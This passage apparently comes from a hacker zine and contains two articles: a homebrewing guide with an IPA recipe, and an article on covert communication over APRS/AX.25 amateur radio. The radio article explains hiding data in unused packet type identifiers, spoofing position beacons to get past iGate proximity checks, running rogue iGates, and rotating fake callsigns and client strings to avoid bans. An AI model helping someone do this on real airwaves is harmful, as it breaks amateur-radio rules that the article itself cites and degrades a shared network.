What hackers shares with makers is their common ground of curiosity, skill, and patience, and these intersect on a product that is universally recognized, suitable for barter, and damn tasty. Of course, beer as we know it today differs from the ancient times, where it was a part of the daily diet of Egyptian Pharaohs and Greek Philosophers. Today's beer and its varieties have acquired a broader tradition, each with a unique background and tastes. But in that variety there is a center, one that pulls together people from all races, cultures, and economic statuses. Modern day philosophers and preachers discuss the world's challenges over beer. Business deals and other relationships are solidified at the bar, by liquid camaraderie!

Why do I tell you this? Because there comes a time in every hacker's life when you wish for more, to create something of intrinsic value rather than endlessly find faults in the works of others. For me, that was turning grain, water, hops, and yeast into something greater than the sum of its parts. It's an avenue to share, to serve others, to create. It's also something to trade for milk and bread when the zombies come!

Ingredients

Beer, like most things in life, can be as simple or as complex as you wish it to be. But at its core, this beverage started with four primary ingredients, each just as important as the next: grain, water, hops, and yeast.

Grain Or even more generally, any cereal where its grain can be cultivated and finally sugars can be extracted. But more than just simple grain, grain that has undergone the malting process. Grains are made to germinate by soaking in water, and are then halted from germinating further by drying with hot air, as shown in Figure 1. By malting grains, enzymes are produced that are required for converting the starches into sugars. This is important to know, as not just any grain will do for the beer brewing process. These sugars which are extracted from the malted grains will eventually be turned to alcohol during fermentation, as in Figure 2.

Water Arguably the most critical component, water makes up 95% of the final product and can contribute as much to the taste and feel of the brew as the grains, hops, and yeast. Books have been written and rewritten on the subject of brewing water and will not be rehashed here. Good water must be clean, plentiful and free of chlorine.

Barley

Storage — 12-14% Moisture
Temp 12C

Steeping — 45% Moisture

Germination — 5 days
Temp 12-16C

Kiln Dry — Up to 85C
4% Moisture

Malt

fig 1: Malting Process

E1 Endosperm

Enzymes

Gibberellin

Hull

Rootlets

Starch → Maltose → Glucose

Acrospire

fig 2: Malted Barley Detail

fig 3: Hop Cross-Section

Labels: Strig, Bracteole, Bract, Lupulin Glands Resins and Essential Oils (The Good Stuff!)

Hops Starting in the ninth century, brewers began using hops in place of bittering herbs and flowers as a way to flavor and stabilize their brew. Hops are the female flowers of the hop plant with training bines that set forth like ivy or grapes. The hop cone itself is made of multiple components, but most important to brewing are the resins that are composed of alpha and beta acids. Alpha acids in particular are critical due to their mild antibiotic/bacteriostatic effect that favors the exclusive activity of brewing yeast over microbial nasties swimming about. See Figure 3.

Beta acids contribute to the beer's aroma and overall flavor. These acids are extracted during the brewing process by boiling.

Yeast Single-celled organisms with an amazing ability to convert carbohydrates (sugars) into CO_2 and alcohol, yeast is the literal lifeblood of beer, as fermentation changes sugary and otherwise boring sugar water (wort, or young beer) into glorious brew.

For brewing there are two main types of yeasts: "top-cropping" where the yeast forms a foam at the top of the wort during fermentation and is more commonly known as "ale yeast" and "bottom-cropping" where the yeasts ferment at lower temperatures and settle at the bottom of the vessel during fermentation, commonly known as "lager yeast."

Yeast can be cultivated from the wild or known/safe sources. They can even be collected and nurtured from bottle-conditioned brews, Belgian varieties in particular.

Brewing Process

The brewing process is often fifteen minutes of frantic activity followed by an hour of drinking, cleaning, and a bit of conversation. Simplistically, the steps are to first extract fermentable sugars from the malted grains with hot water (mashing), then to boil and reduce the fermentable sugar water (wort) while adding hops at specific timing intervals. The wort is then reduced to a safe temperature and moved to a fermentation vessel, into which yeast is pitched and the liquid stored at a consistent temperature, allowing the fermentation process to occur. Finally, the beer is packed and conditioned for future consumption and enjoyment.

There is quite a bit of science and wizardry that takes place in these five steps. I would like to take you through this process with one of our own recipes at Binary Brew Works. These days you can't have a brewery without an India Pale Ale (IPA), a beer that at its origin was heavily hopped to make the journey by ship from England to India. This heavy-handed hop addition creates a highly bitter, but hopefully aromatic and balanced brew that is popular today.

Gathering the Ingredients For our IPA, appropriately named TCP/IPa, the following ingredients are used and scaled for a thirty gallon (114 liter) batch. Scaling at this volume is 1:1, so halving the numbers for a fifteen gallon (57 liter) batch will yield similar results.[26]

```
TCP / IPa
FERMENTABLES:

2 Row                70 lbs
Caramel Malt 60L      6 lbs
Flaked Wheat          6 lbs

HOPS:
```

```
Cascade        8 oz      @ 60 mins
Citra         16 oz      @ 15 mins

Yeast:

Wyeast 1056
```

Preparing the Mash Water In a brewing kettle, bring the water to what is known as strike temperature. The volume of water depends on other parameters such as grain absorption rates, equipment losses, and evaporation. Using a brewing water calculator is recommended. For this recipe, approximately 45 gallons (170 liters) of strike water are needed to get the desired 30 gallons (114 liters) of finished product. Your striking temperature is typically 10–15°F (5–7°C) higher than your target mash temperature. In this case, 170°F (77°C) for a target 160°F (71°C).

Mashing In a separate vessel called a mash tun, the prepared grains are waiting for inclusion of the strike water. The mash tun is often a modified cooler or other insulated vessel that can contain the volume of both the grain and the striking water. In single infusion mashing, water is added to the grains, stirred, and typically left to sit for an hour to allow for the extraction of fermentable sugars. Fifteen minutes of frantic moving of water, stirring, and cleaning is then followed by an hour of drinking your last batch of beer.

Boiling Once the mashing is complete, the sugar water "wort" has to be extracted and placed into the boiling kittling, oftentimes the same kettle used to heat the strike water. This can be accomplished in a number of ways, mostly through the use of mesh false bottoms or other straining mechanisms to prevent, as much as possible, solid grain matter from entering the boiling kettle.

Once extracted, the wort is brought to a boil and held there for an hour to an hour and a half. The addition of hops through the boiling

process adds to the bitterness and flavor of the beer, so it is critical to follow hop addition timings as this has a huge effect on the final product. For TCP/IPa, two hop additions are used. Cascade hops are widely used in the industry and therefore readily available to the brewer. They provide the bittering required for an IPA while imparting the characteristic spicy and citrus flavor expected for the style. Citra hops are added towards the end of the boil to add the strong citrus and tropical tones of flavor and aroma. Remember, the earlier the hop addition, the more bittering oils are extracted from the hop. Later additions provide more flavor and aroma without adding bitterness.

Cold Water

Hot Water

Copper Coils

Flow Until Pitch Temp

Hot Wort

Heat Exchange AKA 'Magic'

fig 4: Wort Chilling

Cooling You now have a boiling pot of wort that must be cooled down to pitching temperature as quickly as possible. This is the most critical stage of the process! At 212°F (100°C), all types of nasties that can ruin

your beer are boiled away. But as the wort is cooled, there is an increased risk of bacteria or other infections. Cleanliness of the brewery and its equipment is key from this point forward.

Cooling can be accomplished by a number of heat transfer methods. At smaller volumes, coiled copper tubes shown in Figure 4 are submerged into the boiling wort to sanitize, and the cold water is passed through, cooling the wort to the target temperature. At larger volumes, heat transfer equipment gets bigger and beefier, but serves the same purpose. Most ale yeast pitches between 70 and 75 degrees Fahrenheit (22°C).

Fermentation Yeast are beautiful little creatures. Through a metabolic process, yeast convert sugars into gas (CO_2) and alcohol. This process must take place in a sanitary vessel where no interference from other microbes can ruin our wort. Temperature control of the vessel and the surrounding room is critical to the overall taste and feel of the final product. Some styles, such as the saison, are purposefully fermented at the highest temperatures (80–85°F, 27–29°C) allowed by the yeast. Fermentation at this temperature produces a spicy profile.

For lagers, yeast ferment at lower temperatures common to basements and cellars and produce a funky flavor. Not my preference, but fun nonetheless if you have the equipment or climate to ferment at this temperature.

And like magic, our sugary wort is churned, eaten, and converted into glorious beer.

Packaging Once the fermentation process is nearly complete, the beer can be stored and chilled. Carbonation comes next, with various methods available to the home brewer. Bottle conditioning is the process of introducing a priming sugar back into the wort just prior to bottling. Take careful notes and measurements at this point, as too much sugar can create explosive "bottle bombs."

Investing in a used kegging system can help tremendously. Not only does this simplify cleaning, it also allows the brewer to force carbonate the keg. Attaching a CO2 tank and selecting the appropriate PSI level can quickly and more evenly carbonate your brew to the target levels. Plus there's nothing like having fresh, cold beer on tap.

Creating a final product from raw ingredients is a very fulfilling process. The basic process of extracting sugars from grain, adding hops, fermentation, and drinking is just the surface of a complex, diverse, and creative industry. For the homebrewer, not only serves as a way to make and enjoy beer, but also as a social tradition where drinks and conversations are had over a boiling pot of wort. Go forth, become a brewer, and enjoy the miracle of your own beer!

9:9 Shenanigans with APRS and AX.25 for Covert Communications

by Vogelfrei

This little document details some shenanigans involving APRS and its underlying AX.25 protocol, including but not limited to covert channels, steganography, avoiding detection by normal users and leveraging Internet infrastructure for worldwide covert communication.

Covert channels in radio packet protocols have been investigated in the past.[27] Although the regulations for amateur radio operation explicitly forbid hiding, encoding, or encrypting communications in

any form, it is nonetheless a challenging and fruitful field for experimentation.

I had been researching the topic for a while, and informally mentioned this to my neighbors Travis and Muur, who—it turned out —had been working on PSK31. They requested an article to follow theirs, PoC‖GTFO 8:4. So enjoy this short piece, and look out for more elaborate tricks and tools for all your booklegging communication needs, because the world is almost through!

The APRS protocol (Automatic Position Reporting System), originally developed by Bob Bruninga (WB4APR), has its roots in the necessity to track the position and telemetry data of vehicles, weather stations, and hikers.

APRS is built on the AX.25 protocol, an amateur variant of the commercial X.25 protocol you'll fondly remember from Phrack 45:8. Despite the amateur nature of its deployment, there is an impressively large infrastructure of Internet gateways, digipeaters, weather stations, and other kinds of nodes. The International Space Station (ISS) itself has an APRS-capable digipeater on-board, and radio operators across the globe engage in packet radio messaging through the station and other satellites.

Perhaps the most interesting feature of APRS, besides the fact that it supports exchanging all kinds of information, is the way the data is routed between uncoordinated nodes over large areas. It is this decentralized, connection-less nature that makes APRS ideal for covert communication purposes.

Frequencies and Equipment

Now that you have a general idea of what APRS is and what it might be useful for, you should know which frequencies are designated for APRS transmissions. Frequencies vary by country, but as a general rule, North America uses 144.390 MHz while Europe and Africa use 144.800 MHz. The International Space Station is nearby, at 145.825 MHz.

For testing and experimentation purposes, start with a cheap hand-held radio such as the Baofeng UV5R from China. It is capable of transmitting in the 2m and 70cm bands, and can easily be connected to your computer's sound card. This will allow you to immediately test software modems and get your feet wet with APRS and other packet radio protocols.

If you would like to get fancy, I recommend two additional pieces of equipment. Get a dual-band radio with TNC support, such as the Kenwood TM-D7xx or TH-D72A. The TNC will interpret packets in hardware, freeing you from DSP headaches. You will also want a general purpose wide-band receiver with discriminator (unadulterated audio) output; ordinary folks call this a scanner.

The Protocol

As mentioned before, APRS uses AX.25 for transport. More specifically, APRS data is contained in AX.25 Unnumbered Information (UI) frames, in the information field. The protocol is completely connectionless; there is neither state nor any expectation of a response for a given packet.[28] This is rather handy for simple systems, since you will only need a single packet consumer, and the rest of your state machine is entirely up to you. Because of its simplicity, APRS can be easily implemented in microcontrollers.

A simple APRS message packet looks as follows:

```
N0CALL-9>N1CALL-9,WIDE1-1,WIDE2-2::N1CALL-9 :This is a test for APRS messages{1
```

Dissecting its structure, we will find:

1. The path element: `N0CALL-9>N1CALL-9,WIDE1-1,WIDE2-2`

2. A colon (:) delimiting the end of the path and the beginning of the packet data.

3. The packet type identified by a single character, also a colon, for messages.

4. After that, whatever format the packet type specifies. In the case of a message, a colon-delimited recipient callsign, followed by the text and a { bracket followed by a number, indicating the line of the message, starting at one.

Figure 9.14: APRS Data contained in the AX.25 information field

The comment field is also susceptible to abuse, limited to printable ASCII data as the specification demands, "The comment may contain any printable ASCII characters, except | and ~, which are reserved for TNC channel switching." Depending on the DTI, the Comment field is used to include additional information besides what is sent in the Data field, mostly for telemetry uses. Coordinates are encoded using Base-91.

The wealth of information provided in the original protocol specification should be more than enough to figure out ways to conceal your own data in different packet types. Of particular interest are the mechanisms for compressed coordinates and telemetry, weather reports, and bulletin messages. While these have size limitations, leveraging the unused DTIs as described in the next section allows for crafty ways to chain multiple packets together.

Abusing Unused Data Type Identifiers (DTI)

The APRS protocol defines multiple DTIs as unused or forbidden. These are often ignored by software and TNCs in actual radios, making them an ideal target for creative reuse. Because it would be trivial to detect and actively monitor for intentional use of the unused DTIs, a better approach is to leverage them in a way that provides somewhat plausible deniability.

1. Prepare APRS Data contents for a given DTI.
2. Find the nearest unused DTI, possibly identifying ones which require the least amount of bits to corrupt so that the DTI isn't too far from the one corresponding to the data we have prepared.
3. Proceed to send the packet contained an invalid DTI that is unused yet contains seemingly valid data for an adjacent DTI.

Unused DTIs that are one position away from another include `0x21` and `0x22`. (Position without timestamp versus unused.) Table 9.1 contains some of the interesting unused identifiers up for grabs; please refer to the APRS Protocol Reference for the rest of them.[29] DTIs involved in TNC operation should be avoided, unless the TNC behavior can be abused constructively.

The benefit of hiding data in an otherwise valid APRS Data segment with an incorrect (unused) DTI is that clients—including built-in TNCs—will ignore the packet and not attempt to decode its contents.

ID	Data Type	Adjacent DTI
0x22	Unused	0x21 (position without timestamp or WX) and 0x23 (WX)
0x26	Reserved ("map feature")	0x25 (MicroFinder) and 0x27 (Mic-E or TM-D700 data)
0x28	Unused	0x27 and 0x29 (Item)
0x41-0x53	Unused	Only adjacent (0x40 and 0x54)
0x2c	Experimental / Unused	(none)
0x2e	Reserved (Space weather)	0x2f (position with timestamp sans messaging)
0x30-0x39	Do Not Use	0x3a (Message)

Table 9.1: Unused Data Type Identifiers in the APRS Protocol

Figure 9.15: AX.25 Unnumbered Information (UI) frame structure

Third-party and User Defined Packets

Two special DTIs exist that allow for packet-in-packet protocol tricks: the third-party and user-defined packets. These have special quirks associated with them, and the way TNCs handle them is not standardized. This is both a good and a bad thing. For instance, the Kenwood TM-D7xx's built-in TNC will ignore third-party packets entirely if it cannot parse them.

However, Internet Gateways will also ignore all user-defined packets and impose additional restrictions the third-party DTI. This is the biggest motivator for actually reading the source code of APRS Internet gateway software. For example:

```
1  static int parse_aprs_body(struct pbuf_t *pb,
                              const char *info_start) {
3  ...
     case '{':
5      pb->packettype |= T_USERDEF;
       return 0;
7
     case '}':
9      pb->packettype |= T_3RDPARTY;
       return parse_aprs_3rdparty(pb, info_start);
```

N0CALL-9>N1CALL-9,WIDE1-1,WIDE2-2::N1CALL-9 :This is a test for APRS messages{1

Internet Gateways

Gateways between the Internet and APRS radios are known as Internet Gateways or iGates. Typically iGates are used to forward APRS beacons heard over radio to some website, but there are a lot more interesting things we could do with them.

Tricks with iGates

Some iGates support transmitting data from the Internet out to radio, effectively bridging the local RF spectrum to the APRS-IS network.

There is no official way to list iGates, so our best bet is connecting to the backbone servers they report to, passively listening for frames and beacons that announce their presence. We would also like to distinguish iGates that are capable of transmitting from those that only receive. When we find some such iGates, they allow us to perform some gnarly tricks!

We can send an APRS message from an Internet-only host in Asia to an individual driving in Pittsburgh with only a radio receiver and a TNC. Hide locations of control sites by first proxying your packets through the Internet iGates, only to target your local RF nodes through a separate, sacrificial iGate bridge.

The system is only limited by APRS-IS rules in terms of traffic congestion control. Because all RF nodes receive from and transmit to the same frequency, overlapping transmissions can and will reduce the ratio of successfully decoded packets for everyone else. Therefore, be neighborly!

Traffic caps are enforced by the iGate operator's configuration. Commonly a given node, as identified by its callsign and SSID, will only be able to use the Internet-RF bridge for transmitting a fixed number of packets each minute. This is to prevent accidental jamming of the RF channel.

Packet Validation and RF Digipeating

Some architectural limitations of APRS need to be considered carefully. First, most iGates in the APRS-IS network will only digipeat packets to the RF side if the station is located within a fixed radius of so many kilometers. Second, we might not get to know if a given area has an iGate capable of bridging RF, or transmitting to RF. We can't simple wait for a response, as APRS is a response-less protocol. Third, packets marked RFONLY in their path won't reach APRS-IS. Packets marked TCPIP won't reach RF nodes. iGates forcing or restricting either will be dead-ends if we aim to bridge over APRS-IS. Finally, user-defined packets are ignored by most of the APRS-IS infrastructure. For example, `aprsc` ignores them. Third-party packets are allowed, with caveats.

Bypassing Validation

There are a few ways to bypass the restrictions imposed on bridging RF in iGates that require geographical proximity.

You can try to spoof your location by sending a beacon positioned at fake coordinates near the iGate. You can then send your actual data packets, remembering to regularly send a position beacon to the iGate to remain in the last-heard list.

You could limit use of user-defined packets to RF side, operating a a rogue iGate that does *not* ignore them, instead transforming them to third-party or steganographic standard packets, delivered to APRS-IS. User-defined packets are not displayed by most equipment. This also applies to unused or obscure DTIs.

To avoid potential roadblocks, the following considerations may help. If trying to reach the RF side, do not use—and verify that the iGate/APRS-IS nodes don not use–TCPIP in the path. If trying to reach the Internet side, do not use RFONLY in the path. To avoid packet drops from rate limiting, throttle your packets, sending just one every few minutes.

Albeit completely illegal on the actual air, as an experiment in a controlled environment, automatically generated callsigns can be rotated to avoid being detected or banned from the system.[30] Finally, client version strings, as used during registration with APRS-IS nodes, could be rotated and mimic real clients.

Looking up standard TCP/IP pivoting techniques may help for accessing the APRS-IS network, but first and foremost, remember to be neighborly.

International Space Station (ISS) and APRS

Space, the final frontier! It suffices to say that a digipeater installed onboard the ISS makes APRS into the tool of choice for legal ruckus communications on a worldwide scale. So as long as the TNC of the ISS' radio validates your packets, you can deliver your covert messages in a fully decentralized fashion![31]

Whether commercial TNCs out there relay packets with unused DTIs is a question left to the reader as an exercise.

Parting words: legal status of subterfuge in radio communications

Amateur radio laws generally prohibit steganography and also encryption, with a few narrow exceptions.[32] For example, the US Electronic Code of Federal Regulations §97.309 states, "RTTY and data emissions using unspecified digital codes *must not be transmitted for the purpose of obscuring the meaning of any communication.*"[33][34] Governments do monitor the airwaves where they care about them the most, and having your antennas, expensive equipment, or house ransacked sucks. Also keep in mind that amateur radio is self-policing; if you mess up and create a nuisance that affects everyone else, your future experiences with that small, tight-knit, but global community may be seriously soured.

